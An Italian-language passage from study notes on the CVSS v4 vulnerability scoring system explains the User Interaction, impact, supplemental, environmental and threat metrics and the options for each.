5. **User Interaction:** Definisce che **tipo di interazione è richiesta**, da parte della **vittima**, con il payload dell'attaccante. Opzioni: [nessuna], [passiva], [attiva].
Interazione **Passiva** prevede azioni che non comprendono attivamente un sistema (come visitare un sito web), mentre Interazione **Attiva** prevede interazioni dirette col payload o coi sistemi di protezione del sistema (come click su click o attivamente di macro).

18.2.2 Vulnerable & Subsequent System Impact Metrics

Sono gli altri due gruppi di metriche che contribuiscono a calcolare il Base Score. La prima (**Vulnerable**) definisce l'impatto della vulnerabilità sul sistema in cui è presente, mentre **Subsequent** definisce l'impatto della vulnerabilità su **altri sistemi**.

1. **Confidentiality:** Definisce una stima qualitativa della **perdita di confidenzialità**.
Opzioni: [nessuna], [bassa], [alta]. Si può inserire bassa se l'attaccante non può scegliere quali dati esfiltrare, oppure se vengono esfiltrati pochi dati che hanno poca importanza.
2. **Integrity:** Definisce una stima qualitativa della **perdita di integrità**.
Opzioni: [nessuna], [bassa], [alta]. Si può inserire bassa se l'attaccante non può scegliere quali dati alterare, oppure se vengono modificati pochi dati che hanno poca importanza.
3. **Availability:** Definisce una stima qualitativa della **perdita di disponibilità**.
Opzioni: [nessuna], [bassa], [alta]. Si può inserire bassa se l'attaccante non è in grado di negare completamente l'accesso al servizio o alle risorse agli utenti.

18.3 Metriche Supplementari (Supplemental Metrics)

Si tratta di metriche opzionali che non impattano il CVSS Score ma che agiscono come una lista aggiuntiva di attributi che è possibile assegnare ad una vulnerabilità per valutare altri aspetti non tecnici.

- **Sicurezza fisica dell'utente (Safety):** Indica se la salute dell'utente può essere messa a rischio dallo sfruttamento della vulnerabilità. Opzioni: [trascurabile], [presente].
Trascurabile indica che al più lo sfruttamento potrà causare ferite minori, mentre Presente indica ferite gravi a uno o più utenti.
- **Automatizzabile (Automatable):** Indica se lo sfruttamento della vulnerabilità è completamente automatizzabile, dalla recon all'exploitation. In questo caso, si dice anche che la vulnerabilità è **wormable**, ovvero il suo exploit può essere scritto sotto forma di worm. Opzioni: [si], [no].
- **Ripristino (Recovery):** Indica se dopo lo sfruttamento della vulnerabilità il sistema può essere ripristinato allo stato iniziale. Opzioni: [automatico], [utente], [irrecuperabile].
Si può inserire **automatico** se il servizio torna su da solo, **utente** se è necessario l'intervento manuale per ripristinare il servizio o i dati, o **irrecuperabile** se il servizio non è ripristinabile: solitamente quest'ultimo parametro viene utilizzato per indicare che la vulnerabilità può distruggere il dispositivo target.
- **Densità delle informazioni di valore (Value Density):** Indica se il sistema violato è ricco di informazioni utili per l'attaccante o no. Opzioni: [scarsa], [densa].
Un sistema **scarso** di informazioni permetterà l'accesso ad una modesta quantità di informazioni, mentre uno **denso** di informazioni permetterà l'accesso a tante informazioni.
- **Sforzo necessario per mitigare la vulnerabilità (Vulnerability Response Effort):** Indica la complessità della riparazione della vulnerabilità. Opzioni: [bassa], [media], [alta].
Bassa si riferisce ad azioni banali come cambiare una spunta nelle configurazioni o aggiornare documentazione. Media richiede aggiornamenti software remoti. Alta richiede manutenzione approfondita (come gli aggiornamenti di componenti, BIOS, etc.) o la sostituzione di hardware.
- **Urgenza comunicata dal provider (Provider Urgency):** Il provider del sistema violato può fornire una propria valutazione dell'urgenza della riparazione della vulnerabilità.
Opzioni: [nessuna], [verde], [ambra], [rosso].
Non vengono date specifiche linee guida su come il provider dovrebbe fare questo assessment.

18.4 Metriche Ambientali (Environmental Metrics)

Tramite le Metriche Ambientali è possibile modificare il Base Score in base alla gravità che la vulnerabilità ha in un determinato contesto. Dispone di 14 metriche, suddivise in 2 gruppi.

18.4.1 Modified Base Metrics

Il primo gruppo comprende 11 metriche, ovvero le **Base Metrics** modificate nel contesto dell'azienda. Inoltre per le Modified Integrity e Availability compare Safety qui, che viene utilizzata per modificare il CVSS Score finale, contrariamente a quanto accadeva nelle Supplemental Metrics.

18.4.2 Security Requirements Metrics

Il secondo gruppo comprende 3 metriche e non viene calcolato sulla vulnerabilità, ma sulla **criticità dei dati e dei servizi** all'interno dei sistemi vulnerabili.

1. **Confidentiality Requirement** - Opzioni: [basso], [medio], [alto].
Alto se ci sono dati critici in chiaro, come dati personali o credenziali in chiaro. **Medio** se ci sono dati critici criptati, dati non critici in chiaro, o se si tratta di equipaggiamenti di rete. **Basso** se ci sono dati non critici criptati.
2. **Integrity Requirement** - Opzioni: [basso], [medio], [alto].
Alto se ci sono dati relativi a transazioni di pagamento, dati personali, qualsiasi informazione possa avere impatto sulla Safety o se si tratta di firewall. **Medio** se ci sono dati utilizzati per decidere strategie di mercato, di business, o se si tratta di equipaggiamenti di rete. **Basso** se i dati o i sistemi non rientrano nelle categorie di cui sopra.
3. **Availability Requirement** - Opzioni: [basso], [medio], [alto].
Alto se non c'è ridondanza ed è necessario ripristinare il servizio o i dati entro 24 ore, oppure se il rapido ripristino del servizio è richiesto dalla normativa vigente. **Medio** se non c'è ridondanza ed è necessario ripristinare il servizio entro 5 giorni. **Basso** in tutti gli altri casi.

18.5 Threat Metrics

Le Threat Metrics possono essere usate per modificare il Base Score, in base alla maturità attuale della comunità nello sfruttamento della vulnerabilità. Ad eccezione della metrica **Exploit Maturity** (tra le opzioni: [sfruttata in attacchi], [POC], [nessun rilevamento]), le threat metrics sono poco utilizzate, in quanto **opzionali**.

Per valutare cosa assegnare, bisogna rispondere a tre domande:

1. Esiste una Proof-of-Concept pubblica per questa vulnerabilità?
2. Sono noti tentativi di sfruttamento di questa vulnerabilità in-the-wild?
3. Esistono soluzioni per aiutare gli attaccanti a sfruttare questa vulnerabilità?

In base alla risposta, può non esserci "alcun rilevamento", essere una POC oppure essere una vulnerabilità sfruttata da attaccanti reali.